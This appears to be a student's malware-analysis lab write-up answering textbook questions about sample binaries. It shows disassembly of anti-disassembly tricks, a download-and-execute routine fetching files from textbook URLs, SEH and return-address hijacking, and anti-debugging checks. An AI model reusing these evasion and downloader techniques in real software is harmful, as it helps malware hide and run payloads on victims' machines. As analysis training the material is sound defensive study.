.text:00401004                 push    esi
.text:00401005                 push    edi
.text:00401006                 cmp     dword ptr [ebp+8], 2
.text:0040100A                 jnz     short loc_40105E
.text:0040100C                 xor     eax, eax
.text:0040100E                 jz      short loc_401011
.text:0040100E ; ---------------------------------------------------------------------------
.text:00401010                 db 0E8h ; Þ
.text:00401011 ; ---------------------------------------------------------------------------
.text:00401011
.text:00401011 loc_401011:                             ; CODE XREF: .text:0040100E↑j
.text:00401011                 mov     eax, [ebp+0Ch]
.text:00401014                 mov     ecx, [eax+4]
.text:00401017                 movsx   edx, byte ptr [ecx]
.text:0040101A                 cmp     edx, 70h
.text:0040101D                 jnz     short loc_40105E
.text:0040101F                 xor     eax, eax
.text:00401021                 jz      short loc_401024
.text:00401021 ; ---------------------------------------------------------------------------
.text:00401023                 db 0E8h ; Þ
.text:00401024 ; ---------------------------------------------------------------------------
.text:00401024
.text:00401024 loc_401024:                             ; CODE XREF: .text:00401021↑j
.text:00401024                 mov     eax, [ebp+0Ch]
.text:00401027                 mov     ecx, [eax+4]
.text:0040102A                 movsx   edx, byte ptr [ecx+2]
.text:0040102E                 cmp     edx, 71h
.text:00401031                 jnz     short loc_40105E
.text:00401033                 xor     eax, eax
.text:00401035                 jz      short loc_401038
.text:00401035 ; ---------------------------------------------------------------------------
.text:00401037                 db 0E8h ; Þ
.text:00401038 ; ---------------------------------------------------------------------------
.text:00401038
.text:00401038 loc_401038:                             ; CODE XREF: .text:00401035↑j
.text:00401038                 mov     eax, [ebp+0Ch]
.text:0040103B                 mov     ecx, [eax+4]
.text:0040103E                 movsx   edx, byte ptr [ecx+1]
.text:00401042                 cmp     edx, 64h
.text:00401045                 jnz     short loc_40105E
.text:00401047                 xor     eax, eax
.text:00401049                 jz      short loc_40104C
.text:00401049 ; ---------------------------------------------------------------------------
```

Figure 2. Reanalyzing opcodes

ii. What rogue opcode is the disassembly tricked into disassembling?

E8 was used to trick the dis assembler.



```
text:0040105E                                          ; .text:0040101D↑j ...
text:0040105E 33 C0                    xor     eax, eax
text:00401060 74 01                    jz      short near ptr loc_401062+1
text:00401062
text:00401062             loc_401062:                  ; CODE XREF: .text:00401060↑j
text:00401062 E8 68 1C 30 40           call    near ptr 40702CCFh
text:00401067 00 FF                    add     bh, bh
text:00401069 15 00 20 40 00           adc     eax, offset printf
text:0040106E 83 C4 04                 add     esp, 4
text:00401071 33 C0                    xor     eax, eax
text:00401073
```

Figure 3. E8 opcode

iii. How many times is this technique used?

5 times. Just count the number of 0xE8(refer to figure 2) you can find.

iv. What command-line argument will cause the program to print "Good Job!"?

Based on the analysis of the following codes, we need to pass in a pass phrase "**pdq**".




Figure 4. decoding the pass phrase




Figure 5. Good Job!

e- Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.

i. What URL is initially requested by the program?

```
.text:0040138C C6 45 CC 68                     mov     [ebp+Src], 'h'
.text:00401390 C6 45 CD 74                     mov     [ebp+var_33], 't'
.text:00401394 C6 45 CE 74                     mov     [ebp+var_32], 't'
.text:00401398 C6 45 CF 70                     mov     [ebp+var_31], 'p'
.text:0040139C C6 45 D0 3A                     mov     [ebp+var_30], ':'
.text:004013A0 C6 45 D1 2F                     mov     [ebp+var_2F], '/'
.text:004013A4 C6 45 D2 2F                     mov     [ebp+var_2E], '/'
.text:004013A8 C6 45 D3 77                     mov     [ebp+var_2D], 'w'
.text:004013AC C6 45 D4 77                     mov     [ebp+var_2C], 'w'
.text:004013B0 C6 45 D5 77                     mov     [ebp+var_2B], 'w'
.text:004013B4 C6 45 D6 2E                     mov     [ebp+var_2A], '.'
.text:004013B8 C6 45 D7 70                     mov     [ebp+var_29], 'p'
.text:004013BC C6 45 D8 72                     mov     [ebp+var_28], 'r'
.text:004013C0 C6 45 D9 61                     mov     [ebp+var_27], 'a'
.text:004013C4 C6 45 DA 63                     mov     [ebp+var_26], 'c'
.text:004013C8 C6 45 DB 74                     mov     [ebp+var_25], 't'
.text:004013CC C6 45 DC 69                     mov     [ebp+var_24], 'i'
.text:004013D0 C6 45 DD 63                     mov     [ebp+var_23], 'c'
.text:004013D4 C6 45 DE 61                     mov     [ebp+var_22], 'a'
.text:004013D8 C6 45 DF 6C                     mov     [ebp+var_21], 'l'
.text:004013DC C6 45 E0 6D                     mov     [ebp+var_20], 'm'
.text:004013E0 C6 45 E1 61                     mov     [ebp+var_1F], 'a'
.text:004013E4 C6 45 E2 6C                     mov     [ebp+var_1E], 'l'
.text:004013E8 C6 45 E3 77                     mov     [ebp+var_1D], 'w'
.text:004013EC C6 45 E4 61                     mov     [ebp+var_1C], 'a'
.text:004013F0 C6 45 E5 72                     mov     [ebp+var_1B], 'r'
.text:004013F4 C6 45 E6 65                     mov     [ebp+var_1A], 'e'
.text:004013F8 C6 45 E7 61                     mov     [ebp+var_19], 'a'
.text:004013FC C6 45 E8 6E                     mov     [ebp+var_18], 'n'
.text:00401400 C6 45 E9 61                     mov     [ebp+var_17], 'a'
.text:00401404 C6 45 EA 6C                     mov     [ebp+var_16], 'l'
.text:00401408 C6 45 EB 79                     mov     [ebp+var_15], 'y'
.text:0040140C C6 45 EC 73                     mov     [ebp+var_14], 's'
.text:00401410 C6 45 ED 69                     mov     [ebp+var_13], 'i'
.text:00401414 C6 45 EE 73                     mov     [ebp+var_12], 's'
.text:00401418 C6 45 EF 2E                     mov     [ebp+var_11], '.'
.text:0040141C C6 45 F0 63                     mov     [ebp+var_10], 'c'
.text:00401420 C6 45 F1 6F                     mov     [ebp+var_F], 'o'
.text:00401424 C6 45 F2 6D                     mov     [ebp+var_E], 'm'
.text:00401428 C6 45 F3 2F                     mov     [ebp+var_D], '/'
.text:0040142C C6 45 F4 62                     mov     [ebp+var_C], 'b'
.text:00401430 C6 45 F5 61                     mov     [ebp+var_B], 'a'
.text:00401434 C6 45 F6 6D                     mov     [ebp+var_A], 'm'
.text:00401438 C6 45 F7 62                     mov     [ebp+var_9], 'b'
.text:0040143C C6 45 F8 6F                     mov     [ebp+var_8], 'o'
```

Figure 1. URL http://www.practicalmalwareanalysis.com/bamboo.html

ii. How is the User-Agent generated?

via modifying GetHostName returned string.




Figure 2. shift right

The above code will shift the string by 1 character. To prevent invalid ascii, Z is changed to A, z is changed to a and 9 is changed to 0.

iii. What does the program look for in the page it initially requests?

Bamboo::




Figure 3. strstr

iv. What does the program do with the information it extracts from the page?

It extracts out another url and download its content via **InternetOpenUrlA** and **InternetReadFile** saving it under **Account Sumamry.xls.exe**. It then executes it via **ShellExecuteA**.

```
.text:00401219 E8 F1 00 00 00          call    account_summary
.text:0040121E 89 85 58 FD FE FF       mov     [ebp+str_Account_Summary.xls.exe], eax
.text:00401224 68 00 00 A0 00          push    0A00000h        ; Size
.text:00401229 FF 15 28 20 40 00       call    ds:malloc
.text:0040122F 83 C4 04                add     esp, 4
.text:00401232 89 85 54 FD FE FF       mov     [ebp+lpBuffer], eax
.text:00401238 8B 8D 68 FD FF FF       mov     ecx, [ebp+strURL]
.text:0040123E 83 C1 08                add     ecx, 8
.text:00401241 89 8D 68 FD FF FF       mov     [ebp+strURL], ecx
.text:00401247 6A 00                   push    0               ; dwContext
.text:00401249 6A 00                   push    0               ; dwFlags
.text:0040124B 6A 00                   push    0               ; dwHeadersLength
.text:0040124D 6A 00                   push    0               ; lpszHeaders
.text:0040124F 8B 95 68 FD FF FF       mov     edx, [ebp+strURL]
.text:00401255 52                      push    edx             ; lpszUrl
.text:00401256 8B 85 5C FD FE FF       mov     eax, [ebp+hInternet]
.text:0040125C 50                      push    eax             ; hInternet
.text:0040125D FF 15 64 20 40 00       call    ds:InternetOpenUrlA
.text:00401263 89 85 64 FD FF FF       mov     [ebp+hFile], eax
.text:00401269 74 03                   jz      short loc_40126E
.text:0040126B 75 01                   jnz     short loc_40126E
.text:0040126D 90                      nop
.text:0040126E
.text:0040126E             loc_40126E:                 ; CODE XREF: _main+269↑j
.text:0040126E                                         ; _main+26B↑j
.text:0040126E 8D 8D FC FE FF FF       lea     ecx, [ebp+dwNumberOfBytesRead]
.text:00401274 51                      push    ecx             ; lpdwNumberOfBytesRead
.text:00401275 68 00 00 01 00          push    10000h          ; dwNumberOfBytesToRead
.text:0040127A 8B 95 54 FD FE FF       mov     edx, [ebp+lpBuffer]
.text:00401280 52                      push    edx             ; lpBuffer
.text:00401281 8B 85 64 FD FF FF       mov     eax, [ebp+hFile]
.text:00401287 50                      push    eax             ; hFile
.text:00401288 FF 15 5C 20 40 00       call    ds:InternetReadFile
.text:0040128E 85 C0                   test    eax, eax
.text:00401290 74 74                   jz      short loc_401306
.text:00401292 83 BD FC FE FF FF 00    cmp     [ebp+dwNumberOfBytesRead], 0
.text:00401299 76 6B                   jbe     short loc_401306
.text:0040129B 68 40 30 40 00          push    offset Mode     ; "wb"
.text:004012A0 8B 8D 58 FD FE FF       mov     ecx, [ebp+str_Account_Summary.xls.exe]
.text:004012A6 51                      push    ecx             ; Filename
.text:004012A7 FF 15 24 20 40 00       call    ds:fopen
```

Figure 4. InternetOpenUrlA followed by InternetReadFile followed by fopen,fwrite then ShellExecuteA

f. Analyze the malware found in the file *Lab15-03.exe*. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.

i. How is the malicious code initially called?

The return address was overwritten by the malicious code address at the start of the program. the stack which contains the ret address was written with 0x40148c.

```
text:00401000 55                       push    ebp
text:00401001 8B EC                    mov     ebp, esp
text:00401003 81 EC 34 01 00 00        sub     esp, 134h
text:00401009 53                       push    ebx
text:0040100A 56                       push    esi
text:0040100B 57                       push    edi
text:0040100C B8 00 00 40 00           mov     eax, 400000h
text:00401011 0D 8C 14 00 00           or      eax, 148Ch
text:00401016 89 45 04                 mov     [ebp+4], eax
```

Figure 1. Overwriting return address

ii. What does the malicious code do?




Figure 2. SEH

@0x40148c we can see that the malware is adding a SEH handler (0x4014C0) via fs:0. It then performs a divide by 0 error to trigger the SEH.

The handler download a file from a url and executes it via WinExec.




Figure 3. SEH Handler

iii. What URL does the malware use?

I decided to write a script to decode the url. the decoding function is simple… just negate the inputs.




Figure 4. Decoded URL

The url is: **http://www.practicalmalwareanalaysis.com/tt.html**

iv. What filename does the malware use?

spoolsrv.exe




Figure 5. Decoded filename

Practical No. 9

a-Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe*, with added anti-debugging techniques.

i. Which anti-debugging techniques does this malware employ?

Based on the figures below, the anti debugging techniques used are

1. checking being debugged flag
2. checking process heap[10h]
3. checking NtGlobalFlag




Figure 1. Anti debugger

```
0: kd> dt !_PEB
ntdll!_PEB
    +0x000 InheritedAddressSpace : UChar
    +0x001 ReadImageFileExecOptions : UChar
    +0x002 BeingDebugged     : UChar
    +0x003 SpareBool         : UChar
    +0x004 Mutant            : Ptr32 Void
    +0x008 ImageBaseAddress : Ptr32 Void
    +0x00c Ldr               : Ptr32 _PEB_LDR_DATA
    +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
    +0x014 SubSystemData     : Ptr32 Void
    +0x018 ProcessHeap       : Ptr32 Void
    +0x01c FastPebLock       : Ptr32 _RTL_CRITICAL_SECTION
    +0x020 FastPebLockRoutine : Ptr32 Void
    +0x024 FastPebUnlockRoutine : Ptr32 Void
    +0x028 EnvironmentUpdateCount : Uint4B
